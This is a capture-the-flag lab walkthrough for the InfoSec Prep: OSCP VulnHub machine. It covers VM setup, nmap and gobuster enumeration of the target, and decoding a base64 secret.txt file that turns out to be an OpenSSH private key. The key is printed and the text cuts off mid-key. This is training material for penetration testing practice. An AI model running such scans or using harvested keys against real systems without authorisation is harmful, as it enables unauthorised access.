Lab - CTF Walkthrough – INFOSEC Prep OSCP

Overview

FalconSpy created this CTF with the support of the staff at Infosec as part of a free voucher giveaway for their OSCP Lab, Lab materials, and an exam attempt. The free voucher has long expired, but the CTF still makes for good practice. This CTF is rated as easy.

This first part of this lab will walk students through the lab setup portion of the CTF.

Lab Requirements

- One install of either VirtualBox or VMWare.
- One virtual install of Kali Linux
- One virtual install of InfoSec Prep: OSCP

Begin the Lab Preparation!


For this lab, I will be using VirtualBox.

Download the InfoSec Prep: OSCP using the following download link.

oscp.zip (Size: 2.8 GB)
Download: https://drive.google.com/file/d/1q6Y86DZ-IU2wApmsW8Puo2xFll_9ISNL/view?usp=sharing
Download (Mirror): https://download.vulnhub.com/infosecprep/oscp.zip
Download (Torrent): https://download.vulnhub.com/infosecprep/oscp.zip.torrent (Magnet)


Save the download to your preferred location. For this demonstration, I am extracting the contents of the downloaded zip file using 7-zip.

Once the downloaded is complete, right-click on the downloaded zip file, and from your 7zip content menu, select to extract the contents to a folder named oscp.




Launch your VirtualBox application (or VMWare).


Go to File, Import Appliance.




Browse over to your extracted OSCP folder, and x2 click the OVA file to begin the import process.




Click Next.




Click Import.







Once your VM has been imported, and it appears at the bottom of your left windowpane. Right-click on it, and from the context menu, select Settings.



In the left windowpane, click on Network. Change your network type from Bridged Adapter to NAT Network. Click OK.



2x click your new VM. Allow the machine to boot. Do not worry about logging on to the target machine but do take note of the assigned IP address.




Start your kali machine. Once you are logged on, right-click on the desktop, and create a new folder. Call the folder OSCP. Once you have the new folder created, right-click on it and select Open Terminal Here from the context menu.

This will be your work folder for the CTF exercise.

Begin the Walkthrough

Ensure both your Kali attack machine the OSCP target are up and running. Next, ensure both have their network setting configured for NAT Network.



From your Kali machine, open a terminal and discover the assigned IP address using **ifconfig**.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.8  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe5c:6526  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:5c:65:26  txqueuelen 1000  (Ethernet)
        RX packets 35  bytes 12000 (11.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42  bytes 4964 (4.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

These are the IP addresses assigned to my two virtual machines. Yours will differ!

Lastly, ensure you have network connectivity by pinging the IP address assigned to your target from your Kali terminal.


```
File  Actions  Edit  View  Help

root@kali:~# ping 10.0.2.17
PING 10.0.2.17 (10.0.2.17) 56(84) bytes of data.
64 bytes from 10.0.2.17: icmp_seq=1 ttl=64 time=0.403 ms
64 bytes from 10.0.2.17: icmp_seq=2 ttl=64 time=0.319 ms
64 bytes from 10.0.2.17: icmp_seq=3 ttl=64 time=0.341 ms
64 bytes from 10.0.2.17: icmp_seq=4 ttl=64 time=0.349 ms
64 bytes from 10.0.2.17: icmp_seq=5 ttl=64 time=0.244 ms
64 bytes from 10.0.2.17: icmp_seq=6 ttl=64 time=0.301 ms
^C
--- 10.0.2.17 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5097ms
rtt min/avg/max/mdev = 0.244/0.326/0.403/0.048 ms
root@kali:~#
```

Use CTRL+C to end the ping test or close the terminal.

Do not proceed with the lab until you have confirmed that you have connectivity between your Kali VM and the target! One ounce of prep is worth two pounds of troubleshooting!

To help keep or results organized and in one central repository, right-click on your Kali Desktop, and from the context menu, select **Create a New folder**. Call the new folder, **OSCP**. This will be your working directory.

Right-click on your new working directory, and from the context menu, select **Open Terminal Here.**



Methodology

To beat the hacker, you must be the hacker, and that includes thinking like a hacker. All good hackers follow a hacking methodology. They may not follow all the steps sequentially but having a method does tend to yield better results.

Enumeration

Enumeration is defined as extracting usernames, machine names, network resources, shares, and services from a system. In this phase, the attacker creates an active connection to the device and performs directed queries to gain more information about the target. The gathered data identifies the vulnerabilities or weak points in system security and tries to exploit them in the system gaining phase.

Nmap


Our enumeration phase beings with conducting a Nmap scan of the target. Everyone has their preferred Nmap commands. Talk to two different hackers, and you will get two different opinions.

For this target, I used the following Nmap command.

```
nmap -sC -sV 10.0.2.17
```

If you prefer an all-inclusive scan that will run the basic scripts, conduct a nmap default TCP scan, and do a version detection of the target operating system, you can use **`nmap -A 10.0.2.17`**.

This is my target IP address; yours may differ!



Our scan results show we have SSH running on port 22 and an Apache webserver running HTTP on port 80. We also have all the versioning information for the software running on ports 22 and 80.

We have found a robot.txt file along with a secret.txt file. Lastly, we discovered that the web server is hosting a WordPress site.

Minimize your terminal window. We will come back to these results if we need them.

Back at your desktop, right-click on your working directory and open up a new terminal window.

Gobuster

For our next scan, we will use gobuster.


Gobuster is a tool for brute forcing URIs (Files and Directories) and DNS subdomains. For this scan, we will be using gobuster with a password list to enumerate as many files and directories as possible.

```
gobuster dir -u http://10.0.2.17/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,html,txt
```


```
File  Actions  Edit  View  Help
root@kali:~/Desktop/OSCP# gobuster dir -u http://10.0.2.17/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.0.2.17/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,html,txt
[+] Timeout:        10s
===============================================================
2021/01/16 23:33:53 Starting gobuster
===============================================================
/index.php (Status: 301)
/wp-content (Status: 301)
/wp-login.php (Status: 200)
/license.txt (Status: 200)
/wp-includes (Status: 301)
/javascript (Status: 301)
/readme.html (Status: 200)
/robots.txt (Status: 200)
/secret.txt (Status: 200)
/wp-trackback.php (Status: 200)
/wp-admin (Status: 301)
/wp-signup.php (Status: 302)
/server-status (Status: 403)
===============================================================
2021/01/16 23:36:46 Finished
===============================================================
root@kali:~#
```

We get some excellent results regarding the WordPress site running on the target. I have highlighted some of the directories that look promising.

We begin with the low-hanging fruit, which means looking closer at the web service running on port 80. Begin by opening a browser on your Kali machine, and in the address bar, type the IP address of the target machine.



Right from the start, we learn that there is but just one user account for this site, **oscp**. This will come in handy later.



Right-click on the web page, and from the context menu, examine the source code for any clues. Look for any comments that might provide anything helpful. Examining the source code for any web service running on a target should be a given.


Click on the links and browse the site and examine the source code of the other web pages.

The source code comes up empty, so we continue enumerating by looking first at the robots.txt file. Append /robots.txt to the front of the IP address for the site.


Robots.txt file

The robots.txt is a file that contains path information that should not be crawled by search engine bots such as google bot and others. It tells the search engine that this directory is private (Disallow) and should not be cataloged.

For a pentester or hacker, the robots.txt can reveal restricted paths and the technology being used by the servers. As far as administration goes, the robots.txt acts should act as an access control mechanism with the content expected to be read by search engines and not by humans. That’s the fallacy of using a robots.txt file




We see that this robots.txt file is telling any search engine crawler that should read but not catalog the secret.txt file. We can see the contents of the secret.txt file just as we did with the robots.txt file by appending the file name to the front of our target’s IP address.



The secret.txt file contains Base64 encoded text. We need to decode the text to be able to read its contents. We can do this in a few different ways. We could copy the hash to a text file and decode that text using hashcat, or we could go online and search for a base64 decoder.


For this demonstration, I opened a browser and searched for a base64 decoder. I took the first result from the list, https://www.base64decode.org/. I copied and pasted the base64 hash into the decoder's first window, and I pressed the decode button.




I am presented with the decoded results in the second window, which is an OpenSSH private key.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCsSzHtUF8K8tiOqECQYLrKKrCRsbvq6ilG7R9g0WPv9w+gkUWe
IzBScvglLE9floIsKdxfMQQbMVGqSADnYBTavaigQekue0bLsYk/rZ5FhOURZLTvdlJWxz
bleyC5a5F0DI9UYmzChe43z0Do0iQw178GJUQaqscLmEatqliT/2FkF+AveW3hqPfbrw9v
A9QAIUA3ledqr8XEzY//Lq0+sQg/pUu0KPkY18i6vnfiYHGkyW1SgryPh5x9BGTk3eRYcN
w6mDbAjXKKCHGM+dnnGNgvAkqT+gZWz/Mpy0ekauk6NP7NCzORNrlXAYFa1rWzaEtypHwY
kCEcfWJJIZ7+fcEFa5B7gEwt/aKdFRXPQwinFliQMYMmau8PZbPiBlrxtIYXy3MHcKBlsJ
0HSKv+HbKW9kpTL5OoAkB8fHF30ujVOb6YTuc1sJKWRHlZY3qe08l2RXeExFFYu9oLug0d
tHYdJHFL7cWiNv4mRyJ9RcrhVL1V3CazNZKKwraRAAAFgH9JQL1/SUC9AAAAB3NzaC1yc2
EAAAGBALRwrEsx7VBfCvLYjqhAkGC6yiqwkbG76uoiBu0fYNFj7/cPoJFFniMwUnL4JSxP
X5aJbCncXzEEGzFRqkgA52AU2r2ooEHpLntGy7GJP62eRYTlEWS073ZSVsc2yHsguWuRdA
